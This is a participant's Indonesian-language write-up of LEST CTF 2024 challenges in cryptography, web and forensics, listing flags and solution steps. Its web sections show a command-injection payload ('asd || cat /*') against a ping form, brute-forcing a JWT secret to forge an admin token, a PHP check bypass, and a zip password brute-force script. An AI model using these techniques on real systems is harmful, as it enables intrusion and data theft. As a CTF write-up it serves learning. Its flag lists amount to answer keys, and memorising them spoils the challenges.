

**Writeup**  
**LESTCTF2024**

zet37

zet37  
10th place  
2218 points

Chall	Category	Value	Flag
<a href="#">babyXor</a>	Cryptography	100	LEST2024{xor_chall3nGe_maK3_Me_h4pPy}
<a href="#">jawat</a>	Web	148	LEST2024{H0n3stly-lm1s5-1T-3ut-1H4T3-1t}
<a href="#">Pink Pink Pink</a>	Web	100	LEST2024{p4stikan_f1lter_y4ng_k4mu_gun4kan_sud4h_4man_y44aa_da284b6a}
<a href="#">phpEZ</a>	Web	116	LEST2024{Ju5T_4_S1mpL3_C0nd1Ti0N4L_St4T3MeNt}
<a href="#">lintasan rute</a>	Web	276	LEST2024{apa??_http_method?}
<a href="#">mywife</a>	Forensics	100	Kaliber{sh3_is_beaut1ful,_isn't_she?}
<a href="#">company data</a>	Forensics	180	LEST2024{alw4ys_Ch3ck_hiST0ry,_1n_cas3_it's_useful_2e600e8e8}
<a href="#">Welcome</a>	Misc	10	LEST2024{th4nk_y0ou_fOR_p4rTi1cip4tiin9_!!!!!!!!!!!!111111 111111111111*^&%##%^&*^%#@@#@\$9%^&_h3h3h3_049d61a0e174710a7}
<a href="#">Alan Mathison</a>	Cryptography	180	LEST2024{waokwo_ak_xryg_qwsyu}
<a href="#">Hogwarts Game</a>	Forensics	436	LEST2024{b4ng_h4rrY_b3lajar_cTf_b3eRs4maa}
<a href="#">HMAC</a>	Web	276	LEST2024{0ld_vUl3n3rab1liTy_in_php_7_jUzt_f0r_1nF0rm4t10on}
<a href="#">The Vanishing Code</a>	Forensics	148	LEST2024{NuC134R_5ECRE7T_unv3!LEd_2024}
<a href="#">Feedback</a>	Misc	148	LEST2024{th4nkSz_FoOr_p4rtlc1patE}
<a href="#">Journal of Love</a>	Forensics	436	Kaliber{r0l3_of_l0vee_v3ry_imp0rt4nt_in_r3l4t10n\$hip_s4tisfact1on_66b4991eab}

# babyXor

Challenge

16 Solves


×

## babyXor

### 100

i think its super easy

Author : BosToken

 chall.py

Submit

Diberikan sebuah source code python chall.py

```
chall.py
import random

flag = 'LEST2024{REDACTED}' #This is dummy flag
key_1 = [random.randint(1, 200) for _ in range(2)]
key_2 = [random.randint(1, 500) for _ in range(2)]

def enc(src, key):
    res = []
    for a, b in enumerate(src):
        if (a % 2 == 0):
            res.append(ord(b) ^ key[0])
        else:
            res.append(ord(b) ^ key[1])
    return res

res_1 = enc(flag, key_1)
res_2 = enc(flag, key_2)
print(res_2)
```

```
# output : [359, 216, 376, 201, 281, 173, 281, 169, 336, 229, 324, 239, 372, 254, 323, 252, 327, 241, 280, 243, 364, 248, 372, 240, 330, 214, 280, 194, 358, 248, 372, 245, 287, 237, 379, 228, 342]
```

untuk mendapatkan flagnya kita harus melakukan decryption terhadap outputnya,

```
solver.py
from pwn import xor

encoded_list = [359, 216, 376, 201, 281, 173, 281, 169, 336, 229, 324, 239, 372, 254, 323, 252, 327, 241, 280, 243, 364, 248, 372, 240, 330, 214, 280, 194, 358, 248, 372, 245, 287, 237, 379, 228, 342]

range1 = range(1, 201)
range2 = range(1, 501)

def dec(encoded, key):
    decoded_chars = []
    for i, val in enumerate(encoded):
        if i % 2 == 0:
            decoded_chars.append((val ^ key[0]) % 256)
        else:
            decoded_chars.append((val ^ key[1]) % 256)
    return bytes(decoded_chars)

for k1 in range1:
    for k2 in range2:
        key = [k1, k2]
        decoded_bytes = dec(encoded_list, key)
        try:
            decoded_string = decoded_bytes.decode('utf-8')
            if 'LEST2024' in decoded_string:
                print(f"Key: {key}, Decoded String: {decoded_string}")
                break
        except UnicodeDecodeError:
            continue
```

hasilnya

```
(kali㉿kali)-[~/.../CTF_CaptureTheFlag/LegiumCTF_2024/crypto/babyXOR]
$ python3 solver.py
Key: [43, 157], Decoded String: LEST2024{xor_chall3nGe_maK3_Me_h4pPy}
```

flag: LEST2024{xor\_chall3nGe\_maK3\_Me\_h4pPy}

jawab

Challenge

12 Solves

✕

# jawab

## 148

ezzz

<http://35.222.73.197:42120/>

Author : Antasena

Diberikan link yang mengarah ke sebuah website,

**Login**

Username:

Password:

pada html source terdapat sebuah comment yang memberikan informasi username dan passwordnya

```
<!DOCTYPE html>
<html lang="en">
<head>
  <meta charset="UTF-8">
  <meta name="viewport" content="width=device-width, initial-scale=1.0">
  <title>Login Mas</title>
  <link rel="stylesheet" href="assets/styles.css">
</head>
<body>
  <div class="container">
    <h2>Login</h2>
    <form method="POST">
      <label for="username">Username:</label>
      <input type="text" id="username" name="username" required>
      <label for="password">Password:</label>
      <input type="password" id="password" name="password" required>
      <button type="submit">Login</button>
    </form>
  </div>
</body>
</html>
<!-- Username : user
password : userpass -->
```

setelah berhasil login dengan kredensial yang diberikan, website me-return sebuah informasi yang menyatakan bahwa access denied

```
{ "status": "error", "message": "Access denied. Insufficient permissions." }
```

dari judul memberikan clue bahwa chall ini berhubungan dengan jwt dan kita diberikan sebuah jwt setelah berhasil login dan masuk ke halaman /admin\_resource.php

```
Cookie: PHPSESSID=49620e1401a4785a7496cfbb87b50874; jwt=eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJpYXQiOjE3MjIxMzg2NTMsImV4cCI6MTcyMjEOMjIlMywidXNlcm5hbWUiOiJlc2VyIiwicm9sZSI6InVzZXIifQ.kbEVnhDix_STM6zDPJaz2C4E77_-OEhicf92w23qd6A
```

```
Connection: close
```

dari situ kita perlu untuk melakukan bruteforce terhadap secret-key dari jwt yang diberikan menggunakan tools ini [https://github.com/ticarpi/jwt\\_tool](https://github.com/ticarpi/jwt_tool)


```
python3 jwt_tool.py eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJpYXQiOiE3MjE5NjIzODcsImV4cCI6MTcyMTk2NTk4NywidXNlcm5hbWUiOiJlc2VyIiwicm9sZSI6InVzZXIifQ.n-ti5Zbq6Ei7qne_-WwvsPsXlqG6pGGZGAWD5gll6gE -C -d ~/Documents/wordlist/rockyou.txt
```



```
Original JWT: eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJpYXQiOiE3MjE5NjIzODcsImV4cCI6MTcyMTk2NTk4NywidXNlcm5hbWUiOiJlc2VyIiwicm9sZSI6InVzZXIifQ.n-ti5Zbq6Ei7qne_-WwvsPsXlqG6pGGZGAWD5gll6gE


[*] Tested 1 million passwords so far
[*] Tested 2 million passwords so far
[*] Tested 3 million passwords so far
[*] Tested 4 million passwords so far
[*] Tested 5 million passwords so far
[*] Tested 6 million passwords so far
[*] Tested 7 million passwords so far
[*] Tested 8 million passwords so far
[*] Tested 9 million passwords so far
[*] Tested 10 million passwords so far
[+] annisaaulia is the CORRECT key!
You can tamper/fuzz the token contents (-T/-I) and sign it using:
python3 jwt_tool.py [options here] -S hs256 -p "annisaaulia"
```

setelah beberapa saat, saya mendapatkan keynya yaitu: annisaaulia. Setelah itu saya mencoba membuat jwt baru di jwt.io dengan key yang didapat dan mengubah role user menjadi admin



The screenshot shows the jwt.io interface with an encoded token and its decoded payload. The token is: `eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJpYXQiOiE3MjE5NjIzODcsImV4cCI6MTcyMTk2NTk4NywidXNlcm5hbWUiOiJlc2VyIiwicm9sZSI6InVzZXIifQ.n-ti5Zbq6Ei7qne_-WwvsPsXlqG6pGGZGAWD5gll6gE`. The decoded payload is: `{ "exp": 1722142253, "username": "user", "role": "admin" }`. The signature is: `HS256(eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJpYXQiOiE3MjE5NjIzODcsImV4cCI6MTcyMTk2NTk4NywidXNlcm5hbWUiOiJlc2VyIiwicm9sZSI6InVzZXIifQ.n-ti5Zbq6Ei7qne_-WwvsPsXlqG6pGGZGAWD5gll6gE.annisaaulia)`.

lakukan post request ke page /admin\_resource.php dan ubah jwtnya dengan yang baru dan flagnya didapatkan



The screenshot shows a web browser with a POST request to `/admin_resource.php` and the resulting response. The request includes headers like `Host: 35.222.73.197:42120` and a cookie `PHPSESSID=49620e1401a4785a7496cfbb87b50874; jwt=eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJpYXQiOiE3MjE5NjIzODcsImV4cCI6MTcyMTk2NTk4NywidXNlcm5hbWUiOiJlc2VyIiwicm9sZSI6InVzZXIifQ.n-ti5Zbq6Ei7qne_-WwvsPsXlqG6pGGZGAWD5gll6gE`. The response is a 200 OK status with a JSON body: `{ "status": "success", "data": "Access granted to admin resource this is ur flag (( LEST2024{H0n3stly-lm1s5-1T-3ut-1H4T3-1t})", "user": "user" }`.

flag: LEST2024{H0n3stly-lm1s5-1T-3ut-1H4T3-1t}

# Pink Pink Pink

Challenge

15 Solves



## Pink Pink Pink 100

exploit dasar

<http://35.222.73.197:42140/>

Author : Antasena

Flag

Submit

Diberikan website yang berfungsi untuk melakukan ping ke link/ip address yang diberikan

google.com

### PING

```
PING google.com (173.194.206.139) 56(84) bytes of data.  
64 bytes from nz-in-f139.1e100.net (173.194.206.139): icmp_seq=1 ttl=114 time=4.79 ms  
64 bytes from nz-in-f139.1e100.net (173.194.206.139): icmp_seq=2 ttl=114 time=1.31 ms  
64 bytes from nz-in-f139.1e100.net (173.194.206.139): icmp_seq=3 ttl=114 time=1.47 ms  
64 bytes from nz-in-f139.1e100.net (173.194.206.139): icmp_seq=4 ttl=114 time=1.68 ms  
  
--- google.com ping statistics ---  
4 packets transmitted, 4 received, 0% packet loss, time 3005ms  
rtt min/avg/max/mdev = 1.313/2.311/4.792/1.437 ms
```



example.com

## PING

```
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.  
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.051 ms  
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.285 ms  
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.064 ms  
64 bytes from 127.0.0.1: icmp_seq=4 ttl=64 time=0.081 ms  
  
--- 127.0.0.1 ping statistics ---  
4 packets transmitted, 4 received, 0% packet loss, time 3055ms  
rtt min/avg/max/mdev = 0.051/0.120/0.285/0.095 ms
```

setelah beberapa saat mencoba command injection, saya mendapatkan flagnya dengan payload `asd || cat /*`, simbol `||` digunakan untuk mengeksekusi command kedua jika command pertama gagal.

asd || ls

## PING

```
assets  
index.php
```

```
asd || cat /*
```

## PING

```
LEST2024{p4stikan_f1lter_y4ng_k4mu_gun4kan_sud4h_4man_y44aa_da284b6a}#!/bin/bash
```

```
echo "[+] Starting apache system"  
service apache2 start
```

```
while true  
do  
tail -f /var/log/apache2/*.log  
exit 0  
done
```

reference:

<https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/Command%20Injection>

flag:

```
LEST2024{p4stikan_f1lter_y4ng_k4mu_gun4kan_sud4h_4man_y44aa_da284b6a}#!/bin/bash
```

# phpEZ

Challenge

13 Solves

✖

## phpEZ


### 116

php is easy, read me and you'll get the flag!

Format flag `LEST2024{*}`

<http://35.222.73.197:42110/>

Author : Phenom

 chall.php

Submit

Diberikan sebuah attachment chall.php

```
chall.py
<?php error_reporting(0);
include 'flag.php';
$keys = "/^([a-bB-C]+)\\\[0-5]+$"/;
if (isset($_POST['key'])) {
    $key = htmlspecialchars($_POST['key']);
    if (preg_match($keys, $key) == true) {
        if (strlen($key) < 8 && $key > 99999999){
            echo "there's your flag $flag";
        }else{
            echo "There's no Key with value $key";
        }
    }else{
        echo "Key Invalid";
    }
}
?>
```

untuk mendapatkan flagnya kita hanya perlu memenuhi persyaratan if pada chall.php

```
$ curl -X POST -d "key=a[/1550" http://35.222.73.197:42110  
there's your flag LEST2024{Ju5T_4_S1mpl3_C0nd1Ti0N4L_St4T3MeNt}
```

flag: LEST2024{Ju5T\_4\_S1mpl3\_C0nd1Ti0N4L\_St4T3MeNt}

## lintasan rute

Challenge

8 Solves

✖

# lintasan rute

## 276

metode metode apa


<http://35.222.73.197:42130/>

Author : Antasena

Berikut tampilan saat mengakses link web yang diberikan

**Hai, how are you today?**

Dari judul terlihat sebuah clue yang mengisyaratkan chall ini berhubungan dengan http method. dan terdapat sebuah endpoint /flag dan /flag.txt.  
Saya mencoba semua method dan mendapatkan flagnya saat menggunakan method OPTIONS dan isi bodynya 'asd'



flag: LEST2024{apa??\_http\_method?}

## mywife

Challenge

16 Solves

✕


# mywife

## 100

help me to find out what is this

Format flag: **Kaliber**{\*.\*}

Author : moonap

 mywife.dd

---

Diberikan sebuah file mywife.dd dengan size 20mb, saya mencoba untuk mengekstrak isi dari file tersebut menggunakan foremost

```

(kali㉿kali)-[~/CTF_CaptureTheFlag/LegiumCTF_2024/forensic/mywife]
$ foremost -i mywife.dd -o output -v
Foremost version 1.5.7 by Jesse Kornblum, Kris Kendall, and Nick Mikus
Audit File

Foremost started at Sun Jul 28 01:01:48 2024
Invocation: foremost -i mywife.dd -o output -v
Output directory: /home/kali/Desktop/CTF_CaptureTheFlag/LegiumCTF_2024/forensic/mywife/output
Configuration file: /etc/foremost.conf
Processing: mywife.dd
|
File: mywife.dd
Start: Sun Jul 28 01:01:48 2024
Length: 20 MB (20971520 bytes)

Num      Name (bs=512)      Size      File Offset      Comment
0:       00035904.jpg      133 KB      18382848
1:       00036184.jpg       27 KB      18526208
2:       00036240.jpg      101 KB      18554880
3:       00036448.jpg       26 KB      18661376
4:       00036504.png      971 KB      18690048      (900 x 1200)
*|
Finish: Sun Jul 28 01:01:49 2024


5 FILES EXTRACTED

jpg:= 4
png:= 1

Foremost finished at Sun Jul 28 01:01:49 2024

```

pada folder png/ terdapat 1 image yang berisi flagnya



flag: Kaliber{sh3\_is\_beaut1ful,\_isn't\_she?}

## company data

Challenge

11 Solves


✖

# company data

## 180







company data? or company data? or company data loss?

Author: moonap

 company\_dat...

Submit

Diberikan sebuah file company\_data.zip, didalamnya terdapat berbagai file.

 .local			File folder			
 company_data.zip	279	279	WinRAR ZIP archive	25/07/2024 11:29	7EF36CE4	
 .bash_history	203	120	BASH_HISTORY File	25/07/2024 11:25	14D59979	
 .bash_logout	216	155	Bash Logout Sourc...	26/02/2023 16:16	6E28B69F	
 .bashrc	1,523	723	Bash RC Source File	26/02/2023 16:18	AD90DB...	
 pass.txt	19	19	Text Document	25/07/2024 11:23	D28366DD	

Didalam company\_data.zip terdapat company\_data.zip lagi yang isinya flag.txt. Kita harus mengekstrak flag.txt dari zip tersebut menggunakan password pass.txt yang diberikan

**anggr41n1xrW^C5t^of**

namun password tersebut telah dimanipulasi oleh command 'truncate' jika kita lihat di .bash historynya



```

1 cat flag.txt
2 nano pass.txt
3 zip --password $(cat pass.txt | tr -d '\n') company_data.zip flag.txt
4 cat pass.txt
5 ls -lah
6 unzip company_data.zip
7 truncate -s -2 pass.txt
8 cat pass.txt
9 rm flag.txt
10 history -a
11

```

Perintah truncate digunakan untuk mengecilkan atau memperbesar size file ke ukuran tertentu, dalam hal ini truncate -s 2 pass.txt membuat size pass.txt menjadi 2 byte lebih kecil dari seharusnya. dan berdampak pada penghilangan 2 digit karakter paling belakang, dari informasi tersebut kita dapat membuat wordlist yang berisi abjad, angka dan simbol untuk mem-bruteforce 2 karakter yang hilang.

wordlist.py

```
import string
```

```
# Define the base word and the characters to add
```

```
base_word = "anggr41n1xrW^C5t^of"
```

```
add_characters = string.ascii_letters + string.digits + string.punctuation
```

```
# Create a list to store the results
```

```
result_list = []
```

```
# Generate all possible combinations of 2 characters
```

```
for char1 in add_characters:
```

```
    for char2 in add_characters:
```

```
        result_list.append(base_word + char1 + char2)
```

```
# Print the results
```

```
for result in result_list:
```

```
    print(result)
```

Setelah itu saya membuat shell script untuk melakukan bruteforce, perlu diperhatikan bahwa company\_data.zip yang berisi flag.txt dienkripsi menggunakan aes encryption, maka kita tidak dapat mengekstraknya menggunakan command 'unzip' seperti biasa, disini saya menggunakan '7za'

unzip.sh

```
#!/bin/bash
```

```
wordlist="wordlist.txt"
```

```
zipfile="company_data.zip"
```

```

while IFS= read -r password; do
    echo "Trying password: $password"
    # unzip -P "$password" "$zipfile" -d extracted_files/
    7za x -p"$password" "$zipfile" -Y # menggunakan 7za karena menggunakan aes
    if [ $? -eq 0 ]; then
        echo "Password found: $password"
        break
    fi
done < "$wordlist"

```

```

Trying password: anggr41n1xrW^C5t^of2f

7-Zip (a) 24.06 (x64) : Copyright (c) 1999-2024 Igor Pavlov : 2024-05-26
64-bit locale=en_US.UTF-8 Threads:3 OPEN_MAX:1024

Scanning the drive for archives:
1 file, 279 bytes (1 KiB)

Extracting archive: company_data.zip
--
Path = company_data.zip
Type = zip
Physical Size = 279


Everything is Ok

Size:      61
Compressed: 279
Password found: anggr41n1xrW^C5t^of2f

```

password: anggr41n1xrW^C5t^of2f

unzip dan dapatkan flagnya



flag: LEST2024{alw4ys\_Ch3ck\_hiST0ry,\_1n\_cas3\_it's\_useful\_2e600e8e8}


# Welcome

Challenge 14 Solves

Welcome

10

Welcome To Legium Festival CTF. All the challenge in this year's Legium Festival challenge are `LEST2024{*.}`. GLHF.

An anime-style character with black hair and red eyes, wearing a black jacket with a red scarf, holding a sign. The sign contains the text: `LEST2024{th4nk_y0ou_f0R_p4rT1cip4tiin9_!!!!!!1111111111111111*%^#}%^&*%#@#@#$9%^&_h3h3h3_049d61a0e174710a7}`. In the background, there is a poster titled "KALIBER" with some text and red bars.

Flag Submit

Pada soal welcome kita hanya perlu men-convert gambar yang diberikan menjadi text menggunakan tools online



```
LEST2024{th4nk_y0ou_fOR_p4rTi1cip4tiin9_!!!!!!11111111111111111111*^&^%##%^&^%#@
@#$9%^&_h3h3h3_049d61a0e174710a7}
```

Challenge

11 Solves

✖

Alan Mathison

180

You should know after read my information.

drmpuq\_xc\_upxs\_atpvv Format flag LEST2024{flag}


Author : BosToken

📄 information....

Flag

Submit

Pada file information.txt kita mendapatkan info untuk pengaturan dari enigma machine



VIEW

Text

drmpuq\_xc\_upxs\_atpvv

ENCODE

DECODE

Enigma machine

MODEL

Enigma M3

REFLECTOR

UKW B

ROTOR 1	POSITION	RING
IV	4 D	3 C
ROTOR 2	POSITION	RING
V	14 N	4 D
ROTOR 3	POSITION	RING
VII	9 I	5 E

PLUGBOARD

FOREIGN CHARS

Include Ignore

→ Decoded 20 chars

VIEW

Text

waokw oakxr ygqws yu

flag: LEST2024{waokwo\_ak\_xryg\_qwsyu}

# Hogwarts Game

Challenge

3 Solves

✕

## Hogwarts Game

### 436

Potar, a young investigator with a keen eye for detail, stumbles upon an old, mysterious mansion rumored to hold secrets of great value. As he explores deeper, he encounters multiple levels of challenges that test his forensic skills.

Level 1: The Broken Door

Potar discovers the mansion's front door is damaged and needs repair to gain entry. He must find the tools and materials scattered around the garden to fix the door and enter the house.

Level 2: The Hidden Room Behind the Paintings


Upon entering, Potar finds himself surrounded by a lot of paintings. Some looking almost identical to the other Among them, he notices a peculiar painting of a HILL. Examining it closely, Potar discovers a hidden lever that reveals a secret room behind the painting.

Level 3: Hidden History

Inside the secret room, Potar is surprised to find the walls are entirely covered in white. He then felt intrigued, "Why is this room all white and spotless?", said him. He couldn't help but to think that there is something here that has been hidden from him. Luckily, he remembered that he has his wand with him. Perhaps there is a spell to undo what might have happened?

Author : p0t4rr

View Hint

 h4rry.png

Pada chall ini kita harus mendapatkan flag yang tersebar di 3 part

part1: LEST2024{b4ng\_h4rrY



part2:

Saya mencoba untuk mensubmit gambar h4rry.png ke aperisolver, didalamnya ada img fleag.png dan di bagian zsteg terdapat sebuah anomali yang kemungkinan merupakan part kedua

```
meta Comment .. text: "isgi 2: _u3dpytj_rIy_"
b1,rgba,lsb,xy .. text: ["3" repeated 26 times]
b1,abgr,msb,xy .. text: ["3" repeated 26 times]
b2,r,lsb,xy .. file: VISX image file
```

Dari hint diketahui bahwa text tersebut dienkrpsi dengan vignere cipher, variant beaufort cipher. Langsung saja saya mencoba mendekripsinya mengguakan tools online cryptii dan keynya HILL sesuai dengan apa yang ada pada deskripsi chall

VIEW	+	ENCODE DECODE	+	VIEW
Text ▾		Vigenère cipher ▾		Text ▾
isgi 2: _u3dpytj_rIy_		VARIANT Variant Beaufort cipher ▾		part 2: _b3lajar_cTf_
		KEY HILL		
		KEY MODE Repeat ▾		

part2: \_b3lajar\_cTf\_  
part3:

Dari hasil analisa binwalk di aperisolver terdapat sebuah file didalam img fleag.png yaitu

Binwalk		
DECIMAL	HEXADECIMAL	DESCRIPTION
0	0x0	PNG image, 1080 x 1080, 8-bit/color RGBA, non-interlaced
82	0x52	Zlib compressed data, default compression
621450	0x97B8A	Zip archive data, at least v2.0 to extract, compressed size: 617048, uncompressed size: 621450, name: fleag.png
1238565	0x12E625	Zip archive data, at least v2.0 to extract, compressed size: 996, uncompressed size: 10365, name: haHAhaHA.log
1239792	0x12EAF0	End of Zip archive, footer length: 22

langsung saja saya mendownload file log tersebut dan isinya merupakan log dari request kunjungan website

172.16.12.15	-	-	[24/Jul/2024:13:59:38 +0700]	"GET /etc/passwd HTTP/1.1"	404 491	"-"	"Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0"
172.16.12.15	-	-	[24/Jul/2024:14:01:11 +0700]	"GET /document/d/1FeEv-sJyxgiFVgsaTObkchekqjbKa-QPb02mw10qGoE/edit?usp=sharing HTTP/1.1"	404 491	"-"	"Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0"
172.16.12.15	-	-	[24/Jul/2024:14:02:14 +0700]	"GET / HTTP/1.1"	200 452	"-"	"Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0"
172.16.12.15	-	-	[24/Jul/2024:14:02:20 +0700]	"POST / HTTP/1.1"	200 465	"http://172.16.12.15/"	"Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0"
172.16.12.15	-	-	[24/Jul/2024:14:02:51 +0700]	"POST / HTTP/1.1"	200 477	"http://172.16.12.15/"	"Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0"
172.16.12.15	-	-	[24/Jul/2024:14:02:57 +0700]	"POST / HTTP/1.1"	200 465	"http://172.16.12.15/"	"Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0"
172.16.12.15	-	-	[24/Jul/2024:14:03:02 +0700]	"GET /robots.txt HTTP/1.1"	404 491	"-"	"Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0"
